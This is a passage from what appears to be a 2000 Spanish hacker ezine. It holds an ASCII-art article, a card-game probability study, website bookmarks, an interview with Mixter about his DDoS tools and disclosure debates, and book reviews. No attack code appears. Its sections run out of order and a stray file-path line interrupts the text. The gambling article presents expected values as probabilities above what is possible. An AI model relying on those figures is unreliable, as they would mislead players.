007  (bel)  023  (etb)  039 ’   055 7  071 G  087 W  103 g  119 w
008  (bs)   024  (can)  040 (   056 8  072 H  088 X  104 h  120 x
009   (tab)  025  (em)   041 )   057 9  073 I  089 Y  105 i  121 y
010   (lf)   026   (eof)  042 *   058 :  074 J  090 Z  106 j  122 z
011  (vt)   027  (esc)  043 +   059 ;  075 K  091 [  107 k  123 {
012   (np)   028  (fs)   044 ,   060 <  076 L  092    108 l  124 |
013   (cr)   029  (gs)   045 -   061 =  077 M  093 ]  109 m  125 }
014  (so)   030  (rs)   046 .   062 >  078 N  094 ^  110 n  126 ~
015  (si)   031  (us)   047 /   063 ?  079 O  095 _  111 o  127
_____________________________________________________________________
```

Como veis son estos 128 los caracteres que corresponden a cada numero, y los que son totalmente standares casi en cualquier maquina. Los que funcionan siempre son los del 33 al 126. Los demas dan problemas.

Si os habeis fijado no hay ni e~e, ni tildes, esto es un problema a la hora de escribir en castellano. Como solucion se suprimen las tildes y en lugar de la e~e se usa el codigo 126 ~.

Por cierto si alguien que esta leyendo esto no sabe como escribir, ~, {, }, ?... o cualquier otro simbolo hay un peque~o truquillo:

Se mantiene ALT pulsado y con la otra mano se teclea en el teclado numerico el codigo que corresponde al caracter, despues se suelta ALT y aparece el caracter.

ALT + 126 (teclado numerico) = ~

Otra cosa que tendriamos que hacer, seria comprobar como se ve el texto con diferentes editores, por lo menos habria que probarlos con los siguientes, ya que todos no usan el mismo salto de linea:

En Windows: EDIT del dos y el Block de notas. (esto como minimo)

Linux : Cualquiera, pico, vi...

Cuando hagamos la prueba con mayor cantidad de editores mas seguros estaremos de la compatibilidad del texto.

Tambien es conveniente que nos fijemos como estan escritos los textos de los demas, es asi como se aprende la mayoria de las cosas. (osea que ya sabeis leer mucho SET). Al escribir o leer un articulo no os quedeis solo con el contenido, mirad y apreciar el formato, es algo que se agredece mucho.

No estaria de mas que intentarais crear vuestro ASCII-ART.(se le llama asi a los dibujos creados con caracteres ASCII, como el titulo de este articulo, que por cierto es un poco chapucero ;-)

```
================================
(C)- RECURSOS "ASCII" EN LA RED.
================================
```

Principalmente os recomiendo que visiteis sitios que traten sobre "ASCII ART". Como recomendacion en estos sitio podeis encontrar gran cantidad de ejemplos, asi como recopilaciones comprimidas en ZIP:

The Great Ascii Art Library.
http://www.geocities.com/SouthBeach/Marina/4942/ascii.htm

The Ascii Art Dictionary (Andreas Freise)
http://www.ascii-art.de

Ascii Art en castellano:
http://www.euskalnet.net/puravida/asciiart.html


Tambien podeis ir a las NEWS, aqui podreis ver trabajos hechos casi por cualquiera o pedir ayuda para encontrar algo concreto. La verdad es que hay gente muy maja que siempre ayuda:

NEWS: alt.ascii-art

Si vais a consultar las news en un programa como Outlook o cualquier otro, teneis que escojer un tipo de letra que tenga todas las letras del mismo tama~o como "Courrier New", si no el ASCII ART no se podra apreciar.

Tambien hay algunos editores para editar texto ASCII que nos ofrecen algunas facilidades como el ajuste linea automatico, a mi personalmente no me gustan, pero os recomendio que los probeis.

Realmente no se si este ultimo apartado tiene mucho sentido, ya que es suficiente poner ASCII en cualquier buscador y seguramente podreis encontrar graficos como el que veis aqui a la izquierda.



Si vuestra imaginacion no os da para ver lo que esta dibujado yo os echo una mano:

" Es un diablo con su ordenata"

Seguramente es uno de esos hackers que ha hecho algun pacto con el mismo demonio. Yo personalmente prefiero seguir aprendiendo en esto del hacking que dejar mi alma por ahi. Alla vosotros si os seduce la idea de vender vuestro alma por convertiros en un "superhacker". Si alguien puede escribir sobre una experiencia como esta que se anime a hacer un articulo,

que miedo! =:-{

==========
Supongo que todo lo expuesto aqui puede servir como ayuda para empezar
lo demas va a vuestra cuenta y sois vosotros los que teneis que hacerlo
==========

Saludos a todo el mundo que se mueve por el hacking y hasta otra.

(no copyright) RagPutana Mayo 2.000

[Editor: Parece que por fin esta empezando a calar eso de tomarse un
poco la molestia de formatear los articulos y apreciar el ASCII]

-< 0x09 >----------.----------.--
'-[Hendrix)-ï

Como ganar al 7 y medio

1. Introduccion

Pues aqui estoy otra vez con otro nuevo estudio matematico-estadistico-inutil de como ganar a otro juego de azar. En este caso he analizado el juego del 7 y medio. El juego es tan conocido que el que no sepa jugar que aprenda primero, porque no pienso rebajarme a explicar un juego tan cutre.

En el juego hay dos situaciones basicas:
Ser la Banca
Ser un jugador normal

Como la banca gana en caso de empate, a priori es evidente que tiene mas posibilidades de ganar que el resto de jugadores. Por ello siempre que podamos seremos banca.

2. Jugador normal

Cuando le toca el turno a jugador, este tiene una carta escondida y dos opciones posibles: Pedir carta o plantarse. Es evidente que si tienes un 1 pediras otra carta (a menos que quieras pegarte un Farol), en cambio si tienes un 7 las posibilidades de pasarte son muy grandes.

El problema se resume en: Pido carta o me planto?

La respuesta estadistico-matematica es clara:
Si tienes mas posibilidades de no pasarte que de pasarte, entonces pide otra carta. Pero, que posibilidades tengo de pasarme con un "6" si pido otra carta?. Pues contemos las cartas.

Suponiendo que hay 1 baraja con los numeros de 1 al 7 y tres figuras (sota, caballo y rey) tenemos 40 cartas.
Por lo que el 50% lo obtenemos con 20 cartas.
Seguimos contando; hay 12 figuras, por lo tanto hay una probabilidad de 12/40 de sacar 1/2, osea un 30%.
De esto deducimos que hay, en principio, un 70% de posibilidades de pasarte si tienes un "7" y pides otra carta.

Y con un "6"?, pues las combinaciones para no pasarse son dos: que salga un 1 o que salga una figura, en total 16 combinaciones (4 ases y 12 figuras) osea, un 16/40 = 40% de posibilidades de no pasarte.

Tabla comparativa

Tienes un:	Combinaciones favorables	Probabilidad de triunfar

		si pides otra carta
7	12 figuras(1/2) = 12/40	30%
6	12 + 4 ases = 16/40	40%
5	2, 1 o 1/2 = 20/40	50%
4	3, 2, 1 o 1/2 = 24/40	60%
3	4, 3, 2, 1 o 1/2 = 28/40	70%

etc...

En vista de esta primera tabla se deduce lo siguiente: Si tienes un 4 o menos debes pedir carta, si tienes un 6 o mas debes plantarte y si tienes un 5 es indiferente lo que hagas.

Aunque no lo hemos mencionado, el caso de tener "6" o tener "6 y 1/2" es identico ya que si sale un "2" nos pasamos igualmente en ambos casos.

1. Contar las cartas

Hasta ahora hemos supuesto probabilidades sobre la baraja completa (40 cartas) pero lo cierto es que en una partida normal hay muchas cartas que estan sobre la mesa y si las contamos podemos variar las probabilidades finales. Por ejemplo,

Imagina que el primer jugador se ha pasado ya que tenia un 4 y le ha salido un 7.
Tu eres el segundo jugador y tienes un 5, sigue siendo la probabilidad de pasarte del 50%?, No.
En este caso deberias descontar el "4" y el "7" del primer jugador y tu propio "5", sigue habiendo 20 cartas a tu favor pero solo 17 en contra. O sea la probabilidad es de 20/37 = 54% de no pasarte.

En cambio si el primer jugador hubiera sacado 3 figuras y dos "2" sin pasarse significa que hay 6 cartas por debajo de 3 sobre la mesa (las 5 vistas del primer jugador mas la que tiene escondida que seguro que es menor de 3). En este caso, tus posibilidades de no pasarte son: 14/33 = 42%
Conclusion: plantate.

En general si han salido muchas figuras y pocos numeros altos es mejor plantarse, si es al reves es mejor pedir.

2. Sacar 7 y 1/2

Por el momento no hemos contemplado la regla que dice que sacando 7 y medio la banca paga el doble. Este hecho es muy importante ya que las probabilidades cambian completamente.
Concretamente la esperanza de ganar es igual a la probabilidad de ganar por el valor del premio. (E = p * premio).
Hasta ahora estabamos suponiendo que el premio era siempre igual a "1", pero en el caso de "7 y 1/2" el premio es igual a "2".

De este modo la esperanza de ganar teniendo 7 y pidiendo una carta es:

12*2 / 40 = 60 %

O sea que cuando tienes un 7 lo mejor es pedir carta, ya que el riesgo de pasarte queda compensado con el premio doble que supone sacar 7 y medio.

Tabla comparativa

Tienes un:	Combinaciones favorables	Probabilidad de triunfar si pides otra carta
7	12*2/40	60%
6.5	[4*2 + 12]/40	50%
6	[4 + 12]/40	40%
5.5	[4*2 + 4 + 12]/40	60%
5	[4 + 4 + 12]/40	50%

4.5	[4*2 + 4 + 4 + 12]/40	70%
4	[4 + 4 + 4 + 12]/40	60%

Explicacion: En el caso de 5.5 hay cuatro "2" en la baraja que provocarian un 7 y 1/2 si saliesen, por lo tanto tienen un valor doble.

Los resultados son curiosos sobre todo en el caso del 5.5 ya que las probabilidades de que merezca la pena pedir otra carta son claramente favorables.
Nos sigue quedando los casos del 6.5 y el 5 donde la probabilidad es del 50% y no sabemos que hacer.
En estos casos yo pediria carta ya que podriamos llegar a 5.5 o a 7 y entonces pedir una segunda carta. Por otro lado no olvidemos contar las cartas ya que modifican las probabilidades!!!

En resumen: Siempre pedir carta a menos que tengas un 6 o que hayan salido mas figuras que cartas altas

3. Cambiar las reglas

El juego del 7 y 1/2 es muy simple y seguramente cuando juegues alguna partida llegaras a las mismas conclusiones haciendo calculos que por intuicion o por experiencia.
Esto es debido a la Ley del Jugador Experto (inventada por mi) que dice que:

"Un jugador experto, inconscientemente, tiende a realizar siempre las mejores jugadas desde el punto de vista matematico-estadistico".

O lo que es lo mismo, hacer calculos no te garantiza el ganar, tan solo te garantiza que tus jugadas son tan buenas como las de un autentico jugador experto en el juego.

Asumiendo esta ley, la mejor manera para ganar al jugar con jugadores expertos es cambiar las reglas del juego. De este modo las probabilidades de ganar cambian y el jugador experto pierde toda su experiencia.
En cambio el matematico puede recalcular las probabilidades y seguir jugando al maximo nivel.

En el caso del siete y medio hay una variante muy conocida que cambia todas las combinaciones: El truco consiste en utilizar una baraja entera y proponer que el "8" y el "9" valgan 1/2. En este caso el numero de cartas pasa a 48 y el numero de cartas que valen 1/2 pasa a 20. los resultados son:

Tienes un:	Combinaciones favorables	Probabilidad de triunfar si pides otra carta
7	20*2/48	83%
6.5	[4*2 + 20]/48	58%
6	[4 + 20]/48	50%
5.5	[4*2 + 4 + 20]/48	66%
5	[4 + 4 + 20]/48	58%
4.5	[4*2 + 4 + 4 + 20]/48	75%
4	[4 + 4 + 4 + 20]/48	66%

O sea, que hay que pedir carta SIEMPRE. Esto significa que la banca acabara arruinada. Recordemos que en anterior caso la banca ganaba por defecto.
(Me falta por calcular las probabidades de ganar de la banca en ambos casos pero eso tendria que calcularlo haciendo simulaciones)

4. Despedida

Supongo a nadie le interesa lo mas minimo mis idas de pelota matematicas con los juegos de azar (la ruleta, los chinos, el 7 y 1/2, etc..).
Pero si te interesa el tema hacker-ludopata no dudes en mandarme un mail a

hendrix66@iname.com o hendrix@lettera.net,

Hasta otra
Hendrix

-< 0x0A >--.---------------.--
'-[SET Staff)-ï

B_ O_ O_ K_ M_ A_ R_ K_ S_

Nuestro Bookmark de este numero tiene nuevas web que hemos considerado curiosas. Sois libres de enviarnos mas direcciones que considereis utiles o interesantes. A la direccion de siempre :

<set-fw@bigfoot.com>

--[http://www.ntop.org]

Util programa para estar al tanto del trafico que circula por nuestra red, incorpora un peque~o servidor web (con algun que otro fallo de seguridad reportado) y puede servir de ayuda en mas de una ocasion.

--[http://www.antioffline.com]

Podriamos decir que esta pagina es un 'tributo' de Sil a JP pero eso la convertiria en una mas de las multiples paginas dedicadas al mismo fin. Ademas de eso Antioffline esconde varias sorpresas.

--[http://inmunix.org]

Aterrado por los desbordamientos de buffer?. Segun todos los estudios siguen constituyendo el metodo preferido y mas comun de ataque. Aparte de rezar puedes intentar protegerte usando un sistema operativo como Inmunix, una version especial de Red Hat Linux que pretende estar "inmunizada" ante este tipo de fallos.

--[http:////www.freeweb.pdq.net/headstrong/]

Solo dire el titulo de la pagina y ya podeis empezar a imaginar. "Bizarre Stuff You can Make in your Kitchen".

--[http://www.napster.com]

Dudo que haya alguien que no conozca esta pagina, pero como no esta muy claro si seguira abierta (al menos en su actual forma) os recomendamos que aprovecheis para ir y fastidiar a la RIAA.

--[http://www.404.org]

Entre otras cosas, revistas en la que se mezclan filosofia, biologia, diatribas anti-sistema, estudios satiricos de la Biblia, la vision personal del mundo de su autora y la mafia en Minneapolis... Espera cualquier cosa menos algo convencional.

--[http//www.mcs.kent.edu/docs/general/hackersdict/03Appendices]

Una mirada nostalgica, ya se sabe que cualquier tiempo pasado fue mejor e indudablemente en ocasiones tambien mas divertido.

EOF

-[0x04]----------
-[En linea con... Mixter]----------
-[by Paseante]----------SET-23-

Cuando comence esta seccion, hace mas de dos a~os, mi idea era que sirviese para acercar a la gente en general algunos de los personajes mas conocidos del underground hispano, creo que hemos cumplido bastante bien esta tarea. Sin embargo en un ambiente tan peque~o y cerrado como este cada vez es mas dificil pensar en alguien valido para esta seccion maxime cuando la mayoria de ezines de Espa~a, casualmente o no, se han apuntado a incluir entrevistas a potenciales candidatos a aparecer aqui.
Al retomar esta seccion he decidido abrirla, a partir de ahora no hay 'vetos' ni limitaciones de origen aunque por supuesto seguiremos dando trato preferente a la comunidad hispana pero ya no seran necesariamente los unicos.

En Linea con ....

-[M I X T E R] -

Quien no ha oido hablar de el?. Fue el hacker mas buscado, polemico y hasta vilipendiado cuando la histeria de los ataques 'distribuidos' estaba en su punto algido. Pero Mixter es mucho mas que un joven programador aleman, autor del famosisimo programa de DDOS (Distributed Denial of Service) TFN (Tribal Flood Network), es un autentico investigador que tiene muchas cosas que contarnos...

P- Mas alla de lo que pone en tu pagina personal, cual es tu historia?. Como empezaste en este mundo?

Bueno, tuve mi primer ordenador con 8 a~os, un C64, despues muchos mas, el inicio tipico con los ordenadores. Siempre me intereso programar pero solo me he puesto con C en serio desde hace un par de a~os. Rapidamente empece con programas de redes, aprendi bastante desarrollando eggdrop y comence a desarrollar herramientas de seguridad y de 'penetration testing', segun me surgian ideas iba escribiendo nuevas herramientas. Esta sigue siendo mi principal motivacion, programar y desarrollar nuevas ideas.

P- Sabemos lo que has hecho en el pasado pero que nos puedes decir de tus proyectos actuales. Y que podemos esperar de Mixter en un futuro proximo?

Quieres decir ademas de mi proyecto de nuevo orden mundial? :P
Principalmente trabajo en una startup israeli dedicada a la seguridad, se llama 2XS, trabajo con Analyzer (el tipo que hackeo el Pentagono) y nuestro primer proyecto "publico" sera un escaneo de todo Internet, quiero decir que vamos a buscar las vulnerabilidades mas importantes usando como indicativo las versiones de servidores, luego contactaremos con las redes vulnerables. Creemos que esta es la unica manera de mejorar de manera significativamente la seguridad de Internet ya que hay un 30% de maquinas aproximadamente, con administradores que no se estan preocupando de la seguridad ni de efectuar auditorias simplemente porque desconocen el problema.
Aparte de eso tengo otras cosas entre manos, diriamos que en 'background', mientras intento juntar gente para trabajar en ellas por ejemplo mejoro herramientas antiguas como NSAT y si, puedes esperar algunas tools exclusivas y novedosas. Me he unido a un grupo de desarrollo que ha montado cDc, se llama hacktivismo, vamos a lanzar algo realmente interesante pero no te puedo dar muchos detalles por ahora, solo la URL :)
http://www.cultdeadcow.com/hacktivismo.html

P- Recuerdo el caso, se armo un buen jaleo buscando a Analyzer. Como entraste en contacto con el?

Analyzer buscaba gente para la compa~ia que ha fundado y me envio un mensaje porque le gustaba lo que escribia en bugtraq y mi codigo.
No se trata de ninguna conspiracion ni nada relacionado con tfn2k. :>

P- Un detalle curioso es tus multiples cambios de pagina. Has tenido problemas de censura?

Oh, las paginas de tripod/xoom, etc las deje porque el servicio era muy malo. Incluso en Tripod alguien crackeo mi pagina (casi me hizo un favor :P). Con mixter.void.ru que esta hospedada por los "whitehat" Team Void tuve algunos problemas -tras los ataques DoS de Febrero el FBI contacto con la policia secreta rusa para que cerrasen el site-

Durante esa epoca uno de los miembros de Team Void desaparecio en Rusia,
me refiero a desaparicion fisica (en esto tendras que creerme..).
Aunque ahora la pagina vuelve a estar accesible.
P - Cuando uno piensa en hackers alemanes piensa en CCC, que relacion
mantienes con el Chaos Club?
Hacen una buena labor, no mantengo mucho contacto con ellos. Creo que
empezaron a fijarse en mi y a respetarme cuando sucedieron aquellos
ataques en febrero. Si no me equivoco han traducido algunos de mis docs
como el paper que escribi para packetstorm, para su zine "datenschleuder".
P- Formas parte de algun grupo?
En los ultimos meses fui miembro de Buffer0verfl0w Security, un grupo de
seguridad que escribio unas cuentas herramientas, descubrimos cosas como
los 'format bugs' y bueno..., we 0wn3d apache.org ;).. eramos whitehats y
creo que bastante buenos.
El grupo se acabo, ya sabes empiezas a perder el control, la organizacion
se viene abajo, hubo gente que se unio al grupo y utilizo los exploits
privados para tradear..al final la gente que realmente valia la pena en
b0f se cabreo y se largaron.
P- Entonces que opinion te merece lo que se conoce como "escena" y todos
esos "haX0rs groups"?
Me repatean los grupos de script-kiddies o los que se dedican al defacement,
en general prefiero trabajar solo o con gente como Team Void porque todos
esos grupos que se toman a si mismos tan en serio no me van. Tampoco los
que se organizan jerarquicamente siguiendo el ejemplo de los grupos de warez.
P- Estoy cansado de leer noticias provinientes de USA dedicadas al
"ciberterrorismo" y del peligro de los "ciberterroristas".
Crees que realmente existe este problema o nos estan intentando
vender humo?
Me parece una buena observacion, los "ciberterroristas", "cibercriminales"
o "cibervandalos" son las ultimas cabezas de turco usadas por los gobiernos
para introducir regulaciones en Internet. Claro que hay gente haciendo el
gilip*llas en Internet, como los 'DoS kiddies' y unos cuantos criminales
de poca monta intentando conseguir numeros de tarjetas de credito o penetrar
en cuentas bancarias. Pero si voy a mi diccionario on-line preferido y busco
la definicion de "terrorismo" encuentro: "uso de la fuerza o violencia
por una persona o grupo organizado contra la gente o la propiedad para
intimidad o coaccionar a la sociedad o a los gobiernos por motivos ideologicos
o politicos"
No me parece que nada de esto este sucediendo porque un chavalin crackee una
pagina web, lance un DoS o nada de lo que pueda hacer una pandilla del IRC.
Por supuesto que atacar ordenadores ajenos es estupido e incorrecto y debe
continuar siendo ilegal. Pero no cuadra con la definicion de "terrorista",
como no sea que te "aterrorices" cuando alguien entra en tu sistema y
empieza a tocarte la moral.
P- En ese caso supongo que no hay razones para preocuparse por lo que ya
se ha bautizado como "Digital Pearl Harbour", o realmente podria suceder
algo asi?. Hasta donde podria llegar un ataque?
Dejando de lado la posibilidad de que algun "evil h4x0r" haga explotar tu
PC creo que hemos visto casi todo lo que es factible. Supongo que lo que
nos espera son mas incidentes tipo "ILoveYou" en que millones de ordenadores
publicos y privados (incluso militares) sean infectados, y tal vez algun
kiddie mas dedicandose al DDOS pero aunque este tipo de incidentes causa
da~os ni remotamente se pueden cifrar en miles de millones de dolares.
A medida que ocurran este tipo de ataques habra personas que extraigan
provecho de las consecuencias y se protejan mientras que otros..pues no.
Si te paras a mirar nadie resulta muerto o herido asi que el mayor
impacto lo proporcionaran los medios de comunicacion con sus habituales
exageraciones, ya veo mi buzon lleno de resumenes de noticias de
seguridad :P
P- Uno de los temas candentes es la criptografia, que opinas de todo el
revuelo sobre la "cripto debil" y el deposito de claves?
Si piensas un poquitin veras que no hay manera de creerse que debilitar

los productos criptograficos lleve a una mayor seguridad. No, realmente
no hay quien se lo trague, es otra de esas ilogicas ideas que el gobierno
y nuestros amigos de la NSA quieren que creamos.
En Internet cuando censuras algo solo haces que sea mas dificil de
encontrar no que desaparezca. El caldo de cultivo perfecto para que
los criminales negocien con ella mientras que la gente que no esta al
corriente de estos temas acaba siendo la unica perjudicada.
P- Crees que Internet se ha inclinado ante el dinero?. La comercializacion
   de la red puede suponer la "coartada" para aprobar leyes restrictivas?
Personalmente no estoy en contra de hacer negocios en Internet porque eso
es lo que ha motivado su crecimiento espectacular en los ultimos a~os.
La gente que pone negocios en Internet tiene dos grandes problemas: la
seguridad y la regulacion legal.
A lo que me opongo es a la legislacion sobre Internet si pretende ser
impuesta a la fuerza, unos niveles de proteccion contra "hackers" o
algunas leyes sobre Internet que sean principalmente guias de actuacion
no serian da~inas pero ya sabemos que el gobierno hace las cosas a su manera,
lo que quiere es 'atar' Internet como tiene atadas las demas cosas y cojer
su (muy grande) porcion de pastel.
Asi que no podemos culpar a los empresarios de todo (excepto de su
ingenuidad cuando se trata de la seguridad)
Muchos ejecutivos y admins estan obsesionados por conseguir mayor regulacion
gubernamental contra "hackers" pero no se dan cuenta de que esa regulacion
limitara en primer lugar su libertad de negocio y su libertad personal.
P- Volvamos al pasado, algunos meses atras comienzan a caer varios de los
   sites mas visitados de la red (Yahoo/eBay/CNN..), aparentemente para
   ello se usa un programa que tu has escrito, los medios de comunicacion
   de todo el mundo se vuelven locos y de pronto Mixter pasa a ser el
   hacker "most wanted" ;-). Como reaccionas frente a esta voragine?
   En algun momento te sientes maltratado por la imagen que se crea de ti?

Mentiria si dijese que no estaba algo nervioso, pero conozco mis derechos.
Lei todos esos reportajes que sugerian que yo debia ir a la carcel con una
sonrisa. Me llego un aluvion de mensajes de periodistas de todos los medios
de comunicacion, cuando crei necesario dejar algun punto claro los conteste
y creo que eso ayudo a avivar el interes.
En general fue divertido, estaba fuera de mi control, me sentia simplemente
como una "pieza de caza" de los medios, es algo que en ocasiones les pasa
a los que pertenecen a la "scene" pero me duele un poco que antes de todo
eso no se le prestase mucha atencion a mi trabajo y tras el revuelo mediatico
mucha gente me aupase a la categoria de "eleet". Al final aprendi mucho sobre
como trabajan los grandes medios pero no fue nada que vaya a tener un gran
impacto o influencia sobre mi vida.
P- Esperabas que alguien usara tus programas con el objetivo de lanzar
   un ataque como el que se produjo?
No crei que fuesen a utilizarse para tumbar webs, pensaba que lo
usarian en las tipicas guerras de IRC, ya sabes para tomar el control
en el IRC y cosas similares, no anticipe que fuese a ir mas alla de eso.
Subestime la estupidez de los "IRC h4x0rs" que demostraron ser capaces de
hacer cualquier cosa para obtener publicidad.
Escribi TFN2K como una prueba de concepto de todo lo que se podia hacer,
habia una especie de "ceguera" comun, incluso entre los expertos en
seguridad, sobre defectos comunes y conocidos.
TFN2K se valia de una serie de vulnerabilidades (IPv4 spoofing, troyanos,
hosts con gran ancho de banda poco protegidos, dificultad de coordinar
esfuerzos de defensa, broadcasts..) que ya habian sido descritas.
P- Despues de algun tiempo la policia arresto a un chaval canadiense
   con el nick "mafiaboy", que es lo que piensas de el?
Afortunadamente pronto quedo claro que yo *no* realice los ataques pero
para algunos lincharme seguia sonando como una idea atractiva... :)
No me interesa mafiaboy, solo es uno de los 200 kiddies mas
poderosos de EFnet, por que deberia interesarme?

En este caso creo que se han pasado con el y toda esa vigilancia, restricciones, investigacion..Lo que tendria sentido como castigo por estas actividades serian cargos civiles por el da~o que puede ser probado *objetivamente*, no estamos hablando de grandes crimenes, mas bien de allanamiento y da~o a la propiedad.

P- Se puede hablar de un antes y un despues de la seguridad en la red tras aquellos titulares de "It's the web under attack!!", tus programas para DDOS impactaron a la comunidad lo suficiente como para que se abriese un debate sobre la "full disclosure", incluso Bruce Schneier consideraba un error haber puesto a disposicion publica esos programas. Crees que de ahi derivan iniciativas como la RFPolicy?

La RFPolicy en mi opinion pretende solventar otro tipo de problemas, el de la gente que publica exploits sin notificarle antes al vendedor y sin esperar a que haya una solucion disponible.

Hay que ser consciente de que deberiamos darle un tiempo minimo al vendedor para que lance un parche de emergencia. Lo mas usual ahora mismo no es hacer esto sino publicar exploits 'capados' que no puedan usar los script kiddies pero para los que se dedican a hacer tests de penetracion remota y tienen que estar atentos a los nuevos exploits es un fastidio tener que ir retocando el codigo que otros han escrito mal expresamente.

P- Cuando uno ve como se estan endureciendo las penas y lo que le puede caer a la gente por pintarrajear una web no entiende como puede haber tanta gente dispuesta a hacer el "h4X0r" ahi fuera. A que crees que se debe el que tanta gente este dispuesta a arriesgarse?

Hay una razon muy simple para explicar el aumento de wannabe hax0rs y script kiddies (y tambien del aumento de whitehats que no tienen ni p*ta idea). Es popular.

Los chavalines que destruyen algo o toman el control de algo se sienten poderosos y pensar que eso se va a resolver con penas mas duras es como pensar que la adiccion a la droga se resuelve con mas carcel. La criminalizacion de una actividad suele empeorar la situacion, USA libra una guerra contra la droga y ahora una guerra contra los script kiddies, esto aumenta la publicidad y la resonancia que hace que mas gente se sienta atraida a hacer cosas estupidas y sin sentido, por el camino de paso se crean mas puestos de trabajo en el gobierno y para reporteros sensacionalistas.

P- La actualidad esta plagada de batallas contra los poderes facticos, los casos DeCCS/Napster-MP3, los sistemas libres contra los propietarios.. Como crees que acabara todo?

No te dire que no hay que preocuparse porque eliminar o regular servicios que son buenos pero 'inapropiados' como - Napster / open source / full disclosure / decss - no es tan simple en el ciberespacio.

Podemos rebelarnos, negarnos a aceptar esta supresion y correr la voz sobre lo que instituciones como la RIAA estan haciendo, decirles que no van a obligar a la gente a comportarse como ellos quieran.

Por medio de Internet la gente puede tener exito, hacerse rica incluso, luchando contra estas imposiciones - formando nuevas compa~ias con ideas que la gente realmente desea usar -. Los "grandes" van a tener que acostumbrarse a que en Internet algo que es util no puede ser eliminado o censurado por completo, incluso el atacarlo puede hacerlo mas fuerte.

Si por ejemplo Napster cierra, Napster Inc. habra tenido mala suerte pero se abriran las puertas a que docenas de compa~ias pongan en marcha ideas similares. Si en USA las leyes las colocan en situacion ilegal seran capaces de poner en marcha esa idea de manera que quede dentro del margen legal y si no pueden hacerlo se estableceran en un pais con otras leyes.

Ni siquiera pueden parar el DeCSS, lo ultimo que he visto, mejor oido, sobre este caso era un mp3 de mas de 7 minutos donde un tipo leia el codigo fuente completo del DeCSS ;).

A todos los burocratas, chupatintas, jueces deshonestos, periodistas, etc que ahora mismo estais pensando como acabar con estas ideas 'molestas' pero utiles os digo: "Adelante". Solo vais a conseguir ayudar a su expansion. ;)

P- Generalmente acabamos la seccion dando la oportunidad al invitado para que se dirija directamente a nuestros lectores con aquello que desea

decirles pero no le hemos preguntado. Tu turno.
Hmm... No se si sere bueno en esto, veamos... :)
Si todos confiasemos mas en nuestros propios juicios no caeriamos tan facilmente en la histeria mediatica o las falsedades del gobierno y habria menos gente ignorante sobre seguridad y tambien menos problemas graves de seguridad
EOF

```
-[ 0x05 ]----------------------------------------------------------------
-[ La Biblioteca del Hacker ]---------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-23-
     dMP     .aMMMb
    dMP     dMP  MP
   dMP     dMMMMMP
  dMP     dMP dMP
 dMMMMMP dMP dMP
     dMMMMb  MM. dMMMMb  MM.      MM. .aMMMb dMMMMMMMP dMMMMP .aMMMb  .aMMMb
    dMP  MP dMP dMP  MP dMP     dMP dMP dMP   dMP    dMP    dMP"VMP dMP  MP
   dMMMMK" dMP dMMMMK" dMP     dMP dMP dMP   dMP    dMMMP  dMP     dMMMMMP
  dMP  MF dMP dMP  MF dMP     dMP dMP aMP   dMP    dMP    dMP.aMP dMP dMP
 dMMMMP" dMP dMMMMP" dMMMMMP dMM  VMMMP"   dMP    dMMMMMP VMMMP" dMP dMP
                                    [ La Biblioteca del Hacker ]
```

En esta segunda edicion de nuestra biblioteca he conseguido encerrar al sector ’tecnico’ del staff en el armario y por lo tanto dejaremos de lado todos esos tratados de redes, protocolos, lenguajes y resto de materias tan aridas. En su lugar vamos a presentar una serie de libros y autores que tal vez no hayais leido, no se trata de una coleccion por fasciculos tipo "Las mejores obras de la historia" sino de un punto de partida para ir explorando en busca de nuevas e interesantes lecturas, tampoco somos criticos literarios asi que dale a nuestras opiniones su justo valor (~0). Hablaremos sobre.

- El Emperador
- Los trazos de la cancion
- La verdad sobre el caso Savolta
- Rebelion en la granja
- La voz de los muertos
- Si Ministro
- Ricardo III
- Relato de un naufrago
- Hola y Adios (Groucho y sus amigos)
- Guia de los Simpson
- Telon

El Emperador

```
Autor:     Ryszard Kapuscinski
Editorial: Anagrama
           ISBN 84-339-2514-8
           Segunda Edicion 1997
```

La puerta al mundo del Rey de Reyes, el Leon de Juda, el Elegido de Dios, el Muy Altisimo Se~or, Su Mas Sublime Majestad. El Emperador Haile Selassie de Etiopia. Con un enfoque aparentemente neutro el autor relata las decadas de gobierno absoluto de Selassie usando los testimonios de aquellos que por su cargo estuvieron mas cerca de el Emperador, un libro que por su frialdad en retratar el esperpento recuerda en ocasiones pasajes del Archipielago Gulag de Solzhenitsyn. Corto, intenso, demoledor y abierto a todo tipo de interpretaciones.

Los trazos de la cancion

```
Autor:     Bruce Chatwin
Editorial: Muchnick Editores
           ISBN 84-7669050-9
           Primera Edicion 1988
```

La convivencia entre el hombre blanco y los aborigenes australianos nunca ha sido facil, menor aun el interes mutuo. Presentados como haraganes o borrachos y habituados a un estilo de vida indescifrable para la mente occidental sobre ellos recae la mirada de Chatwin. En su viaje, profundamente humano, encontraremos a multitud de

personajes reales que parecen de novela y multitud de personajes de novela que se convierten en reales. Aprenderemos mucho sobre el ser humano como especie y aprenderemos que Australia se puede hacer cantando porque segun como se mire "Toda la maldita Australia es un lugar sagrado".

La verdad sobre el caso Savolta

Autor: Eduardo Mendoza
Editorial: Seix Barral
ISBN 84-322-3018-9
Decimoquinta Edicion 1991

Para estar escrita por Eduardo Mendoza esta novela se revela sorprendentemente seria, no encontramos el delirio continuo que habia en "El laberinto de las aceitunas" aunque por supuesto los personajes misteriosos y los forzudos de circo siempre estan ahi. La vida de un hombre gris que se ilusiona al codearse con el poder y que nunca deja de ser una marioneta en manos de otros mas astutos y crueles constituye la trama de una obra cuyo fondo es la lucha entre clases que siempre acaban ganando los mas poderosos.

Rebelion en la granja

Autor: George Orwell
Editorial: ?

